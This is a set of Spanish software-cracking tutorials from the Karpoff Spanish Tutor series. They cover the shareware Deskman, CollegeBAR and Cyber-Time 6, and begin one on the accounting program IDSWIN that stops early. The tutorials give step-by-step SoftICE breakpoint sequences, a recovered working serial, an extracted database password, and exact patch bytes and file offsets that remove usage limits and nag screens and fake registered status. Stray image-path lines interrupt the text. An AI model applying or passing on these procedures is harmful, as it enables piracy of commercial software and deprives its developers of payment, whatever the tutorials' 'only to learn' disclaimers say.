deskman es un utilitario simple pero efectivo, nos permite entre otras cosas bloquear mediante passwords los accesos directos del escritorio (muy fácilmente, haciendo drag and drop), también te permite ocultar elementos del menú inicio, etc.como siempre lo único que me interesó es su sistema de protección. cuando lo instalé y lo corrí, obtuve la siguiente ventana:

la acepte y llegué a esta otra ventana:




acá empezaron los problemas. opimí todo lo que encontré a mi paso, pero no encontré la ventana de registración. lo cerré, lo abrí y nada. adelanté el reloj de mi pc y nada de nada. esto me tuvo a maltraer unas cuantas noches. pensé que el único camino era patchearlo pero lo desensamblé con w32dasm y encontraba referencias que decían **'license code'** o **'make use of the codes licensed from...**' (como iba a ***hacer uso de los códigos provistos por....*** si no tiene ventana de registración). debía seguir buscando.

todo esto lo escribo en forma relajada, porque ya encontré el botón oculto. pero te puedo asegurar que cuando no aparecía, la cosa era muy distinta. existen infinidad de programas que complementan la protección ocultando la ventana de registración. me viene a la mente en estos momentos **'pretty good solitary 99'**, pero hay muchos más. a partir de ahora (perdón) te voy a quitar el placer que sentí cuando finalmente la encontré. una posibilidad sería, que te bajes el programa y sin seguir leyendo trates de encontrarla (al menos por un rato). por lo demás, tiene una protección no muy distinta a las que venimos viendo en los tutoriales anteriores.

ves ese cuadradito con una letra d en bajo relieve , si lo oprimis obtendrás esta ventana:

como siempre poné tus datos, en mi caso puse **'yerba mate'** y **'12345678'** ahora solo nos resta encontra el botón de aceptar. para que lea los datos debes hacer 'doble click' en la porción de la ventana que dice 'deskman'

te aparecerá un mensaje amenazador.....



.....que al aceptarlo te conducirá a lo siguiente:

bueno ya tenemos todos los elementos necesarios para crackear esta protección, es decir la hemos transformado en una protección normal de las tantas que ya hicimos juntos. este es el octavo tutorial por lo que no te voy a aburrir con los detalles. si no entendes algo debes releer los ensayos anteriores, o bién como siempre, te dejo al pie la dirrección de e-mail para aclarar dudas.

entonces, llenamos con los datos,control-d, bpxhmemcpy, f5 ,aceptamos (doble click en deskman), f5 para que salte el *tenebroso* mensaje de **warning! ;-)** , lo aceptamos y entramos en el soft-ice. desactivamos el breakpoint para que no moleste (bd00). presionamos **f12** unas 7 veces y llegamos al **deskman!code**. presionamos **f12** unas 5 veces más y a partir de allí **f10** hasta alcanzar la dirección 00475f53 (unas 13 veces) , allí se carga en el **eax** el valor de nuestro serial correcto. presionamos **f10** una vez más y hacemos **deax** . en mi caso obtuve ***' 130vur1q32'*** . todo el párrafo anterior fue un leve repaso, sí hiciste los programas que te dejé de práctica, éste no aporta nada nuevo más que lo visto al principio.

por dudas o consultas comunicate a http://yerbamatear@yahoo.com

espero que este tutorial te haya sido útil, nos vemos en el próximo

yerba mate

' todo es fácil cuando se sabe como'

importante: lo que hacemos aquí es tratar de aprender como abrir un candado con un alambre, no como robar alguna propiedad. si vas a usar este programa debes comprarlo**.** si no fuera por los programadores de ***shareware*** no tendríamos con que entretenernos.

karpoff spanish tutor: pagina dedicada a la dibulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	CollegeBAR

PROTECCION:	Password... de una Base de Datos de Access camuflada.		
Descripcion:	Util para preparar combinados de calidad.		
Dificultad:	Aficionado.		
DOWNLOAD:	http://www.pracx.com		
Herramientas:	SoftIce 3.24, Editor Hex, Microchof Access.		
CRACKER:	Arkanian	FECHA:	01/11/2000

introduccion

un estupendo y util programa, hecho con visual basic 6.0, especialmente preparado para colarnos por la puerta trasera. pueden ponerle toda la seguridad del mundo, pero si se dejan lo principal al descubierto, ¿quien nos puede culpar por aprovecharnos?.

el programa es una puñetera base de datos de access pero sepultada en una cienaga de dll's, ocx, y otros ejemplares con extensiones todavía más estrafalarias. todos estos archivos lo único que hacen es proporcionar una interfaz, que tampoco es nada del otro mundo, y controlar todo el rollo de la ventana de registro, la caducidad y todas esas cosas.


el programa completo es lento de ganas, pierde un tiempo totalmente injusticado en cargarse, deja el registro de windows convertido en un bebedero de patos y encima funciona como le da la gana. ¡así que estas son las maravillas de la programación en visual basic!, ...apañados estamos.

al atake

por delante

después de configurar concienzudamente softice para meterle mano al visual basic y esperando encontrar algún tipo de novedad al final acabamos donde siempre. mucho visual basic y mucha historia, ...para acabar rompiendo en **kernel!hmemcpy**. en fin...

el programa viene con rutinas anti-sice, un chequeo con **regmon** nos muestra como busca en el registro las claves de softice. también viene con varios serial number "trampa" que van apareciendo en el registro **eax**, después de trazar durante bastante rato, que si los introducimos nos llevan a esta divertida ventana antes de que el programa quede bloqueado:



porque esa es otra, trazar el programa. hay verlo para creerlo. la cantidad de vueltas arriba y abajo que damos simplemente para cambiar el nombre de **arkanian** a **a.r.k.a.n.i.a.n** es de juzgado de guardia. ¿hay otro camino por donde atacar?, ...si, se han dejado la puerta trasera abierta ...

un vistazo al directorio del collegebar me hizo fijarme en otro archivo situado por encima del archivo msvbvm60.dll, el **msjet35.dll**

este archivo es el .dll fundamental para que funcionen las bases de datos de microchof, y si quieres más pistas, cada vez que ejecutas el programa y sale la ventana de **crack not sucessful** aparece en el directorio del programa un archivo cuyo ***icono*** con su llavecita y su ***tipo*** no ofrece lugar a dudas: **"información de bloqueo de registros de microsoft access"**. esto me pasa por no fijarme antes.

por detras

así que tenemos una base de datos de access por algún lado...el mejor candidato que tenemos es el **collegebar.dat** con 2.150 kb de tamaño. vamos a hechar un vistazo a este archivo. lo abrimos con un editor hexadecimal y obtenemos un mensaje de error. no se puede abrir.

¿el archivo de bloqueo de registro tendrá algo que ver?, por si acaso lo eliminamos ...y obtenemos otro mensaje de error, el archivo está siendo utilizado, pues vaya... ctrl+alt+supr y vemos que efectivamente **collegebar** anda todavía en ejecución, le damos a ***finalizar tarea.***

ahora si, podemos abrir el archivo **collegebar.dat** con el editor hexadecimal y comprobamos como a partir del quinto byte esta la frase **standard jet db**. una base de datos de access camuflada. copiamos este archivo a otro lugar del disco, lo renombramos como **collegebar.mdb** y hacemos doble click sobre él. access entra en funcionamiento y nos pide una contraseña.

copyright:
*el procedimiento de hallar la contaseña de una base de datos de access lo puedes encontrar en los ensayos **destripando access 97** de **mr. blue**, en el **ecd**. a cada cual lo suyo.*

como ya sabes donde consultar, abreviaremos el procedimiento y las explicaciones. access guarda las contraseñas encriptadas a partir del byte número 42 contando desde el pricipio del archivo. para comprobar si una base de datos

tiene contraseña, lo que hace es cargar la base de datos y comprobar a partir de ese byte.

si lo que encuentra corresponde a una cadena ascii de valor 0, eso quiere decir que no hay contraseña. si por el contrario lo que encuentra es diferente de 0, eso quiere decir que existe contraseña. para ello debe desencriptar esa parte del archivo.

y ahí es donde vamos a meter mano nosotros. vamos a buscar en que direcciones de memoria va cargar nuestra base de datos y pararemos la ejecución con el bp adecuado cuando empieze a leer el byte 42.


cerramos el archivo, nos vamos a access seleccionamos ***archivo***, ***abrir base de datos***, buscamos nuestro **collegebar** y antes de abrir, crtl+d y nos vamos a softice:

bpx createfilea
crtl+d, click en ***abrir***, saltamos a softice,
pulsamos **f11** y vemos que **eax = a0** (en mi caso),
bpx readfile if *(esp+4) ==a0
pulsamos **f5** y vemos que **eax = 04154000** (en mi caso),
bc *,
bpm 04154042 rw
pulsamos **f5**, **edi = 04154042**,
pulsamos **f8** hasta que **ebp = 0**,
d 04154042 , ¡alehop! , la contraseña buscada es..., **luke**, ...(¿skywalker?).

con esta contraseña abrimos la base de datos en modo exclusivo, vamos a ***herramientas***, ***seguridad*** y anulamos la contraseña.

luego vemos que en la base de datos solo están cargadas las tablas, no necesitamos más. con esto, el subdirectorio ***images*** y un poco de habilidad nos montamos nuestra propia base de datos para bebidas sofisticadas. ¡y ocupando solo 3 mb!. no como el programa completo que ocupa una barbaridad.

puede quedar algo parecido a esto:



no dudo de vuestra habilidad con access para conseguir resultados espectaculares en cuanto a la presentación, yo solo soy un simple aficionado.

guardamos en lugar seguro nuestra nueva base de datos, si te fijas en la imagen, tienes 4.060 bebidas diferentes para hacer, algunas rarísimas.

después de esto, solo queda desinstalar el **collegebar** con toda su parafernalia de archivos **.ocx**, **.dll's**, **vba's** y demás cosas raras que lo único que hacen es ocupar sitio y que ya no necesitamos para nada.

¡a vuestra salud!

karpoff spanish tutor: página dedicada a la divulgación de información en castellano, sobre ingeniería inversa y programación. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**Cyber-Time 6 (Server)**

PROTECCION:	Límete de entradas a 256. Alguna Nag.		
Descripcion:	Software para un Cyber Café		
Dificultad:	Principiante		
DOWNLOAD:	http://www.cybertimesoftware.com		
Herramientas:	Softice, DeDe, Wdasm, Editor Hexa.		
CRACKER:	KuaTo_ThoR	**FECHA:**	02/11/2000

introduccion

muy buenas, nuevamente estoy aquí, para bien o para mal (espero que para bien) :)

lo primero agradecer al **pr@fesor x** que me recomendase este programa para hacer el tute, espero que os guste, será muy divertido. :-)

bien, a la hora de instalar el programa, elegir server, ya que el paquete incluye el software del servidor y el de las usuarios normales. una vez instalado el programa, vamos a system administator, nos pedirá nombre y contraseña, son: admin y password respectivamente. entramos, y donde veamos el nombre y la contraseña los cambiamos, por ejemplo, dejadlo en blanco para no perder tiempo, guardamos los cambios. (la verdad es que no admite dejarlo en blanco, pero si vamos al archivo 'db cyber-time 6.mdb' y lo abrimos con access o un programa que pueda hacerlo, vamos a la tabla 'db globalinformation', y borramos lo que hay, que son nuesto nombre y contraseña, ¡¡menuda seguridad!! ;))

una cosa que no quería olvidar, en este tutorial, únicamente explico como reventar el server, la workstation os la dejo a vosotros, intentadlo y haced un tute, podéis preguntarme cualquier duda.

una vez hecho esto, estamos listos para comenzar.

al atake

preliminares

ejecutamos el programa, y nos aparece la siguiente ventana:

no sé si la ventana saldrá en el programa registrado, pero desde luego **evaluation version** no creo que aparezca. damos a **ok**, y nos aparece nuevamente la ventana del login. vemos que por ahí pone **unregistered...**, no creo que esto aparezca en la versión registrada. pulsamos enter, ya que la contraseña es el vacio.

ahora estamos en la pestaña **user accounts**, pulsamos **add**, para añadir un nuevo registro. metemos los datos que queramos, y pulsamos **save**. nos aparece una ventana parecida a la anterior que nos dice que nos quedan 254 registros.

esto es basicamente lo que tenemos que eliminar o modificar.

si analizamos el ejecutable con algún programa como gettyp, file inspector, file analizer, veremos que nos dicen que está compilado en delphi, y que no está comprimido.

el comienzo ...

haced un par de copias del ejecutable principal, y una de ellas ir desensamblandola con wdasm, porque tardará un poco, son 2mb!!.

ya que está el delphi, vamos a aprovechar para abrir el programa con el dede, ya sabéis, abrir y luego **process**.

vamos a **procedures**, y vemos que se mueve por allí. lo primero que salta a nuestra vista es: evalexpired_unit, si pulsamos sobre ella nos aparecen a la derecha un par de eventos, que no parecen por ahora muy interesantes. si vamos a la principal, mainwin_unit, podremos ver que aparecen un montón de eventos, para no volvernos locos, pulsamos sobre **event**, para que se ordenen alfabéticamente. ahora podemos ver alguna cosilla interesante:

1.- **decsaves**: pulsando sobre ella podemos ver dentro la frase "**number of saves remaining =**" ¿os suena? :)

2.- **getevaldata**: aquí podemos ver entre otras las siguientes cadenas de exto: "**evalexpired**"; "**cyber-time 6.0 evaluation version. you have** "; "**unregistered evaluation version - not for commercial use**"; interesante ¿no?

3.- **securitycheck**: aunque parecía que no quedaba nada, podemos encontrar: "**unregistered copy**"; "**registered copy**" y nuevamente: "**unregistered evaluation version - not for commercial use**". ¿qué más podemos pedir?

... limite 255 registros ...

podemos empezar por **getevaldata**. anotamos la dirección donde empieza, **5551f4**, y ponemos un break en sice, cargandolo con symbol loader. ponemos **bpx 5551f4**, damos f5, vemos el programa correr... salta sice !!! vamos traceando con f10 buscando algo interesante, hasta encontrar algo aquí:

```
:005552c6 eb11 jmp 005552d9   <- aquí saltamos
:005552c8 e973e3eaff jmp 00403640
:005552cd 33c0 xor eax, eax
:005552cf a3582c5600 mov dword ptr [00562c58], eax
:005552d4 e883e7eaff call 00403a5c

* referenced by a (u)nconditional or (c)onditional jump at address:
|:005552c6(u)
|
:005552d9 833d582c560001 cmp dword ptr [00562c58], 00000001 <- comparación interesante
:005552e0 7d41 jge 00555323 <- si esmayor o igual a 1 saltamos
```

una vez llegados a **5552d9**, ponemos **d 562c58** para ver que es lo que contiene. y vemos que contiene **fe** en hexa, que ¿cuánto es en decimal? pués 254, es decir aquí es donde compara el número de registros que nos quedan,si es mayor o igual a uno salta, si no salta la ventana de expirado. sería un buen lugar para poner un jmp en vez de un jge, pero tengo pensada otra cosita, jeje. vamos a ver en qué llamada que lo saca y luego la machacamos, poniendola a 255, así nos aseguramos que no haya errores ¿qué os parece?

bien, si miramos un poco más arriba, el call más cercano está en **5552b4** (ponemos un break para luego) y vemos esto:

:005552b1 8b45f8 mov eax, dword ptr [ebp-08]
:005552b4 e81352ebff call 0040a4cc <-call más cercano
:005552b9 a3582c5600 mov dword ptr **[00562c58]**, eax <- ¿os suena 562c58? pasamos el valor de eax a él.
:005552be 33c0 xor eax, eax

continuemos traceando para ver que más hace ... llegamos a **55534d** y nos salta una ventana diciendos los registros que nos quedan, cerramos la ventana, y volvemos a sice. ponemos un break sobre el call, y nos fijamos que algunos valores de los registros han cambiado al salir del call, concretamente eax=1. puede que nos sirva para algo o no. bueno, dejamos correr al programa y lo cerramos. (borrad lo breaks que ya no sean útilles)

si volvemos a ejecutar el programa, nos saltará en **5552b4**, si ponemos **d eax**, vemos que aparece 254, en decimal, si pasasemos el call, veríamos que eax tiene el valor fe, justo nuestro valor, que luego pasa a **00562c58** en la siguiente instrucción. como ya os he dicho lo que pasa, nos colocamos sobre el call, y nos disponemos a escribir un poco de asm, escribimos **a eip**, para meter las instrucciones en la dirección actual. metemos **mov eax, ff** (255) y pulsamos enter un par de veces. podemos ver que ahora se va a ejecutar nuestra instrucción, anotamos sus bytes:

mov eax, fe -> b8 ff 00 00 00;

y pulsamos f5 para ver que pasa. nos salta sice en el call de llamada a la nag, dejémosla salir por esta vez, volvemos a pulsar f5. y nos aparece la ventana dicendo que nos quedan 255, perfecto !!!

ahora hagámoslo permanente con el editor hexa. lo metemos donde lo hemos metido ahora. vamos allí con el editor hexa, y metemos los bytes de arriba: **b8ff000000**. lo metemos en **1546b4** (offset de **5552b4**), guardamos los cambios y probamos el programa. sale la nag con 255 registros, y si metemos otro más nos dice que quedan 254, lo cuál dice que el 255 lo mete en su registro, es decir todo va perfecto.

...la nag ...

esto va a ser más corto, aunque no tan bonito ;-)

bien, teníamos la nag en **55534d**, cargamos con symbol loader, borramos todos los breaks (**bc***), y metemos **bpx 55534d**. pulsamos f5 ... y salta sice aquí:

:0055534a 8b45ec mov eax, dword ptr [ebp-14]
:0055534d e8aa4bf0ff call 00459efc <- aquí llama a la ventana.
:00555352 8b45fc mov eax, dword ptr [ebp-04]
:00555355 8b8070070000 mov eax, dword ptr [eax+00000770]

¿probamos a nopear la ventana? vamos a por ella, ponemos **a eip**, metemos 5 nops, damos f5... y arranca sin problemas, incluso podemos volver a meter otro registro, y nos dirá que quedan 254 otra vez. un poco cutre, pero efectivo, jeje. para hacerlo permanente, nuevamente cogemos el editor hexa, el offset es **15474d**.

para los que no les gusten los nops:

bien, hay por ahí un ret, !! llamémosle !!. la dirección de un ret es 555d91 y el offset de 55534d ya lo sabéis. el resto os lo dejo a vosotros.

... saves remaining ...

vamos a ocuparnos de esta nag, luego iremos a por el unregistered.

en el dede, pulsamos un par de veces sobre **decsaves**, y nos aparece el código, vemos por ahí, "**number of saves remaining:".** esta es nuestra frase. vamos a poner un par de breaks, uno al comienzo y otro al final:

00550284 55 push ebp <--- principio
00550285 8bec mov ebp, esp
....
005503a6 ba02000000 mov edx, $00000002
005503ab e8ac3bebff call 00403f5c
005503b0 c3 ret <--- final

por tanto, vamos al symbol loader, si aún tenemos breaks anteriores los borramos, y metemos esos dos, **bpx 550284** y **bpx 5503b0**. el primero únicamente para ver que es lo que hace el programa por ahí, simple curiosidad. bien, damos a la ruleta, esperamos, metemos un nuevo registro, ddamos a save... y salta sice. justo en el principio, que casualidad ;-)

continuemos, traceamos con f10, viendo que pasa por ahí, por ejemplo en 5502d6, vemos un mov eax, [00502c8], al pasarlo vemos que el valor de eax pasa a ser fe (en decimal es 254). nuestra ventana tiene que estar cerca. seguimos con f10 hasta que al llegar a **55037c**, aquí salta la ventana. podríamos intentar machacarla aquí, pero mejor lo hacemos en su llamada 'madre', seguimos, hasta que llegamos a ret, pulsamos f10, otro ret, y aparecemos aquí:

:0054fb99 0f8529ffffff jne 0054fac8
:0054fb9f 8b45fc mov eax, dword ptr [ebp-04]
:0054fba2 e8dd060000 call 00550284 <- esta es nuestra llamada
:0054fba7 33c0 xor eax, eax <- aquí aparecemos
:0054fba9 5a pop edx
:0054fbaa 59 pop ecx

ahí está nuestra llamada, al salir de ella podemos mirar que valores de los registros han cambiado, concretamente podemos ver que eax vale 0 (si no veis los registros, pulsad f2). así que metemos un break en el call, reiniciamos el programa, metemos un nuevo registro, y ... salta sice en nuestro call. vamos a sustituirla por un mov eax, 00. metemos **a eip**, para escribir asm en la dirección actual, metemos **mov eax, 00** y pulsamos un par de veces enter, vemos que el call se ha transformado en un mov, pulsamos f5 para volver a windows ... y el programa va de maravilla, prueba superada :-)

para hacer los cambios permanentes, utilizamos el editor hexa. **mov eax, 00 -> b800000000**. el offset es: ... bueno, buscadlo vosotros, que ya deberíais saber :)

nota: fijaos que mov eax, ttxxyyzz en bytes siempre se escribe igual, comenzando por b8, y a continuación el valor cambiando los bytes de orden, así: zzyyxxtt. es decir un **mov eax, ttxxyyzz -> b8zzyyxxtt**

...unregistered.

eso es, queda el mensaje de unregistered que aparece al arrancar el programa. como vimos en el dede, aparece al menos en dos sitios. si miramos en wdasm, veremos que sólo son esos dos sitios.

la que aparece en getevaldata es la que a nosotros nos intersa.y en securitycheck aparece **registered copy**.

debemos recordar que es lo que queremos, únicamente nos queda eliminar una frase, y cambiarla por otra. esto con un editor hexadecimal, está hecho, sólo tenéis que buscar la frase (como ansi) y modificarla por lo que queráis.

pero podemos hacerlo cambiando una cosa, veamos donde aparecen ambas frases:

* possible string reference to: "**registered copy**"
|
00555b6a bac45d5500 mov edx, $**00555dc4**

* possible string reference to: "**unregistered evaluation version - n**
| ot for commercial use"
|
0055535b ba18545500 mov edx, $**00555418**

los números resaltados, son las direcciones de ambas cadenas, ¿qué sucede si cambiamos **555418** por **555dc4**? que aparecerá la frase registered copy en lugar de unregistered...

cogemos el offset de 55535b que es **15475b**, vamos al editor hexa, y cambiamos ba18545500 por bac45d5500 (00555dc4), bonito colorido ;-), recordad que hay que invertir el orden al meter los bytes.

finalizando

creo que con esto ya hemos hecho una buena simulación de registro del programa ¿no? si alguien logra hacerlo mejor que me lo mande.

bueno esto ha sido todo por esta vez, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decírmelo. espero que os haya resultado útil este tute. no olvidéis que **nuestro objetivo sólo es aprender**. sin contar con la diversión que esto supone por supuesto ;-))

aprovecho para mandar un saludo a todos los que me habéis escrito como cosecuencia directa de mis tutes, en especial para nandois y para javier. y como siempre un gran saludo para todos los miembros de [k-for] y de tutoriales 2000. parece la despedida de un concurso de la tele, jeje.

hasta la próxima...

« »~~~=*=~~~« »

mi correo: kuato_thor@hotmail.com

la página de [k-for]: http://pagina.de/kfor

« »~~~=*=~~~« »

karpoff spanish tutor: pagina dedicada a la dibulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	IDSWIN WIN 95/98/NT

PROTECCION:	Licencia/Serial Number.		
Descripcion:	Programa de Contabilidad y Gestión Multiempresa		
Dificultad:	Novato, **Facililla**, Media, ETC.		
INFORMACION:	http://distrito.com/ids		
Herramientas:	**Numega SoftICE v.4.05**, GetTyp v.2.06, Dede v.2.34		
CRACKER:	**+Er@ser**	**FECHA:**	30/10/2000

introduccion

el prorama **"no es necesario"** para seguir este tutorial. mi intención es solamenente enseñar esquemas de protección genéricos empleados por los programadores de **aplicaciones comerciales**. se trata de software comercial **"difícilmente"** disponible en la red si sabes como **buscar**. aunque podemos conseguir una versión **"demo"** a través de las distintas técnicas de **"ingeniería social"** este no es lugar ni el momento de explicar las distintas técnicas, de este "maravilloso-arte". en mis archivos personales de software **"solo con fines educativos:)"** dispongo de la versión **97.1** para **win95**, programa de **contabilidad y gestión multiempresa**, realizado por la empresa **ids - informática del segura, s.l.** en su página web, podemos leer algo como esto : **"este programa es uno de los siete mejores de españa, según la revista pcmedia"** y me pregunto : nos podemos fiar de la opinión de los maravillosos técnicos de la revista pcmedia?

en este caso, aunque parezca extraño es un programa bastante bueno, sencillo e intuitivo, desde aqui mis "felicitaciones" a los programadores por su aplicación, aunque un **suspenso** en su rútina de protección.

primeramente necesitaremos tener las ideas muy claras de como atakar a este programa, realizado en **delphi (q:¿cómo sabemos en que lenguaje esta realizado?, a: gettyp)**. una vez sabiendo en que lenguaje podemos descompilarlo, en este caso, empleamos otra maravillosa utilidad llamada, **dede 3.45 (o sino generamos un listado muerto con el win32dasm)**.

la información que obtendremos la podemos utilizar más tarde, para realizar una **segunda aproximación**, es decir, realizar un **keymaker (o generador de llaves)** para el programa.

aaaaaaaltoooooooo!!!!!!!

podiamos seguir hablando y hablando, donde realiza el salto **(jne,je,jz,jnz...)** o hace la comparación en esta dirección, la rútina de generación es así, etc... pero por falta de tiempo y "ganas" solo voy a dedicarme a encontrar el **n°serie válido**, aunque quien sabe, algun día ... ;)

sólo necesitamos paciencia, materia gris, un paquete de tabaco, y un vodka-naranja, para averiguar el nºserie válido para la licencia.


instalamos el programa **idswin versión "demo"**, nos creara una serie de carpetas, el programa ejecutable lo encontramos en la carpeta siguiente: **\idswin\general**
mante.exe <---------- programa "victima"


el programa nos generara una licencia determinada dependiendo de las caracteristicas internas de nuestra máquina **(nombre de pc, tipo de procesador, etc... supongo:)**

en este caso licencia = dsisrvuw

al atake


primera aproximación : arrancamos nuestra "victima" con la herramienta **apispy32 v2.4** para averiguar la **api** a establecer el **bp (breakpoint)**, en nuestro caso es (como en otros tantos ;))





(*) createwindowexa (user32.dll)

partiendo de que tenemos residente el **softice** en nuestro sistema, ejecutamos la "victima" nos aparece una pantalla :



